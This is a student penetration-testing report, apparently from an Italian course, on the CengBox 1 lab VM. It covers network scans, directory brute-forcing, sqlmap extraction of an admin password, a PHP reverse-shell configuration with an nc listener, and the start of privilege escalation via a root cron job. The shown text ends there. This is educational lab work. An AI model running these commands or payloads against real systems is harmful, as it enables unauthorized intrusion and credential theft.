PENETRATION TESTING AND ETHICAL HACKING


CENGBOX: 1

Mattia d'Argenio 0522501524

TABLE OF CONTENT

STRUMENTI UTILIZZATI

1




2

TARGET SCOPING

Questa fase sarà saltata visto lo scopo del progetto.

- Asset pubblicamente disponibile
- Analisi in ambiente virtualizzato
- Scopo didattico

INFORMATION GATHERING



Anche questa fase sarà saltata vista la natura dell’asset.

- informazioni di rilascio
- Descrizione della macchina
- Configurazione dell’indirizzo di rete
- Informazioni sul sistema operativo

TARGET DISCOVERY

Durante questa fase sono stati utilizzati vari stumenti tra cui:

- nmap
- arp-scan
- p0f

```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 11:36 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00061s latency).
Nmap scan report for 10.0.2.4
Host is up (0.00075s latency).
Nmap scan report for 10.0.2.15
Host is up (0.00012s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 15.82 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan 10.0.2.0/24
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:1e:36:4a, IPv4: 10.0.2.15
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan
)
10.0.2.1        52:54:00:12:35:00       (Unknown: locally administered)
10.0.2.2        52:54:00:12:35:00       (Unknown: locally administered)
10.0.2.3        08:00:27:0e:3f:e1       (Unknown)
10.0.2.4        08:00:27:b4:39:d8       (Unknown)
```

TARGET DISCOVERY

OS Fingerprinting con nmap



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 12:11 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00060s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:B4:39:D8 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.92 seconds
```

p0f -i eth0

```
.-[ 10.0.2.15/39222 → 10.0.2.4/80 (syn+ack) ]-
|
| server   = 10.0.2.4/80
| os       = ???
| dist     = 0
| params   = none
| raw_sig  = 4:64+0:0:1460:mss*20,7:mss,sok,ts,nop,ws:df:0
|
`----
```

TARGET DISCOVERY

Sono state rilevate diverse informazioni:

1.  10.0.2.4
2.  08:00:27:b4:39:d8
3.  Linux 3.2-4.9

TARGET ENUMERATION

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -p- 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 11:56 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00014s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:B4:39:D8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.76 seconds
```

1. 

Porta 80

2. 

Porta 22

TARGET ENUMERATION

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sF -T5 -p- 10.0.2.4
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-23 04:49
Nmap scan report for 10.0.2.4
Host is up (0.00013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE         SERVICE
22/tcp open|filtered ssh
80/tcp open|filtered http
MAC Address: 08:00:27:B4:39:D8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.67 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sA -T5 -p- 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-23 04:50
Nmap scan report for 10.0.2.4
Host is up (0.00014s latency).
All 65535 scanned ports on 10.0.2.4 are in ignored states.
Not shown: 65535 unfiltered tcp ports (reset)
MAC Address: 08:00:27:B4:39:D8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.63 seconds
```

Si esclude la presenza di firewall all'interno dell'asset

TARGET ENUMERATION


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A -T5 -p- 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-23 05:03 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00051s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:cc:28:f3:8c:f5:0e:3f:5a:ed:13:f3:ad:53:13:9b (RSA)
|   256 f7:3a:a3:ff:a1:f7:e5:1b:1e:6f:58:5f:c7:02:55:9b (ECDSA)
|_  256 f0:dd:2e:1d:3d:0a:e8:c1:5f:52:7c:55:2c:dc:1e:ef (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: CEng Company
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:B4:39:D8 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.51 ms 10.0.2.4

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.97 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo unicornscan -m U -Iv 10.0.2.4:1-65535 -r 1000
adding 10.0.2.4/32 mode `UDPscan' ports `1-65535' pps 1000
using interface(s) eth0
scaning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 1 Minutes, 12 Sec
onds
Send exiting main didnt connect, exiting: system error Interrupted system call
Recv exiting main didnt connect, exiting: system error Interrupted system call
^C

┌──(kali㉿kali)-[~]
└─$ sudo unicornscan -m U -Iv 10.0.2.4:1-65535 -r 100

adding 10.0.2.4/32 mode `UDPscan' ports `1-65535' pps 100
using interface(s) eth0
scaning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 11 Minutes, 2 Sec
onds
Send exiting main didnt connect, exiting: system error Interrupted system call
Recv exiting main didnt connect, exiting: system error Interrupted system call
^C

┌──(kali㉿kali)-[~]
└─$ sudo unicornscan -m U -Iv 10.0.2.4:1-1024 -r 100
adding 10.0.2.4/32 mode `UDPscan' ports `1-1024' pps 100
using interface(s) eth0
scaning 1.00e+00 total hosts with 1.02e+03 total packets, should take a little longer than 17 Seconds
Send exiting main didnt connect, exiting: system error Interrupted system call
Recv exiting main didnt connect, exiting: system error Interrupted system call
```


VULNERABILITY MAPPING


Per questa fase sono stati utilizzati vari strumenti, tra cui:

- Nessus
- Open VAS
- OWASP ZAP
- Nikto2



VULNERABILITY MAPPING





VULNERABILITY MAPPING

Vulnerabilità rilevate:

- Possibilità di navigare le Web Directory
- Trapelamento del timestamp tramite ICMP
- Trapelamento del timestamp tramite TCP
- Utilizzo versione deprecata jQuery
- Cross-site scripting
- Server configurato per supportare algoritmi MAC deboli
- Assenza dell’opzione Content Security Policy / X-Frame
- Assenza dell’opzione X-Content-Type

VULNERABILITY MAPPING

Tool per il rilevamento dei percorsi accessibili:

- Dirb
- OWASP DirBuster
- Gobuster

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u 10.0.2.4 -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.4
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 273]
/.htpasswd            (Status: 403) [Size: 273]
/css                  (Status: 301) [Size: 302] [--> http://10.0.2.4/css/]
/img                  (Status: 301) [Size: 302] [--> http://10.0.2.4/img/]
/js                   (Status: 301) [Size: 301] [--> http://10.0.2.4/js/]
/masteradmin          (Status: 301) [Size: 310] [--> http://10.0.2.4/masteradmin/]
/server-status        (Status: 403) [Size: 273]
/uploads              (Status: 301) [Size: 306] [--> http://10.0.2.4/uploads/]
/vendor               (Status: 301) [Size: 305] [--> http://10.0.2.4/vendor/]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```

TARGET EXPLOITATION


Metasploit non ha portato alla rilevazione di exploit utili.


Armitage non è riuscito a stabilire una sessione.

```
msf6 > search CVE-2020-11022
[-] No results from search
msf6 > search CVE-2023-48795
[-] No results from search
msf6 > search CVE-1999-0524
[-] No results from search
```


```
[*] Finding exploits (via local magic)
[*] Sorting Exploits...
[*] Launching Exploits...
[*] Listing sessions...
msf6 > sessions -v

Active sessions
===============

No active sessions.
```

STRATEGIA MANUALE





STRATEGIA MANUALE




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://10.0.2.4/masteradmin/login.php" --forms --batch --dbs
```


```
[04:53:33] [INFO] resumed: sys
available databases [5]:
[*] cengbox
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://10.0.2.4/masteradmin/login.php" --forms --batch -D cengbox --dump-all
```

```
[03:20:34] [INFO] retrieved: masteradmin
Database: cengbox
Table: admin
[1 entry]
+----+-----------------+---------------+
| id | password        | username      |
+----+-----------------+---------------+
| 1  | C3ng0v3R00T1!   | masteradmin   |
+----+-----------------+---------------+
```

STRATEGIA MANUALE

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.15';  // CHANGE THIS
$port = 5555;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```




```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 54824
Linux cengbox 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 16:59:19 up 26 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

PRIVILEGE ESCALATION

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@cengbox:/home$ ls
ls
cengover
www-data@cengbox:/home$ su cengover
su cengover
Password: C3ng0v3R00T1!

cengover@cengbox:/home$ id
id
uid=1000(cengover) gid=1000(cengover) groups=1000(ceng
,110(lxd),117(lpadmin),118(sambashare)
cengover@cengbox:/home$
```


```
2024/06/19 15:11:44 CMD: UID=0     PID=1      | /sbin/init
2024/06/19 15:12:01 CMD: UID=0     PID=2293   | /usr/sbin/CRON -f
2024/06/19 15:12:01 CMD: UID=0     PID=2295   | /bin/sh -c /usr/bin/python3 /opt/md5check.py
2024/06/19 15:12:01 CMD: UID=0     PID=2294   | /bin/sh -c /usr/bin/python3 /opt/md5check.py
2024/06/19 15:13:01 CMD: UID=0     PID=2308   | /usr/bin/python3 /opt/md5check.py
2024/06/19 15:13:01 CMD: UID=0     PID=2307   | /bin/sh -c /usr/bin/python3 /opt/md5check.py
2024/06/19 15:13:01 CMD: UID=0     PID=2306   | /usr/sbin/CRON -f
2024/06/19 15:14:01 CMD: UID=0     PID=2311   | /usr/bin/python3 /opt/md5check.py
2024/06/19 15:14:01 CMD: UID=0     PID=2310   | /bin/sh -c /usr/bin/python3 /opt/md5check.py
2024/06/19 15:14:01 CMD: UID=0     PID=2309   | /usr/sbin/CRON -f
2024/06/19 15:15:01 CMD: UID=0     PID=2314   | /usr/bin/python3 /opt/md5check.py
2024/06/19 15:15:01 CMD: UID=0     PID=2313   | /bin/sh -c /usr/bin/python3 /opt/md5check.py
2024/06/19 15:15:01 CMD: UID=0     PID=2312   | /usr/sbin/CRON -f
2024/06/19 15:16:01 CMD: UID=0     PID=2317   | /bin/sh -c /usr/bin/python3 /opt/md5check.py
2024/06/19 15:16:01 CMD: UID=0     PID=2316   | /bin/sh -c /usr/bin/python3 /opt/md5check.py
2024/06/19 15:16:01 CMD: UID=0     PID=2315   | /usr/sbin/CRON -f
2024/06/19 15:17:01 CMD: UID=0     PID=2329   | /usr/sbin/CRON -f
2024/06/19 15:17:01 CMD: UID=0     PID=2328   | /usr/sbin/CRON -f
2024/06/19 15:17:01 CMD: UID=0     PID=2333   | /bin/sh -c    cd / && run-parts --report /etc/cron.hourly
2024/06/19 15:17:01 CMD: UID=0     PID=2332   | /bin/sh -c /usr/bin/python3 /opt/md5check.py
2024/06/19 15:17:01 CMD: UID=0     PID=2331   | /bin/sh -c    cd / && run-parts --report /etc/cron.hourly
2024/06/19 15:17:01 CMD: UID=0     PID=2330   | /bin/sh -c /usr/bin/python3 /opt/md5check.py
2024/06/19 15:18:01 CMD: UID=0     PID=2336   | /bin/sh -c /usr/bin/python3 /opt/md5check.py
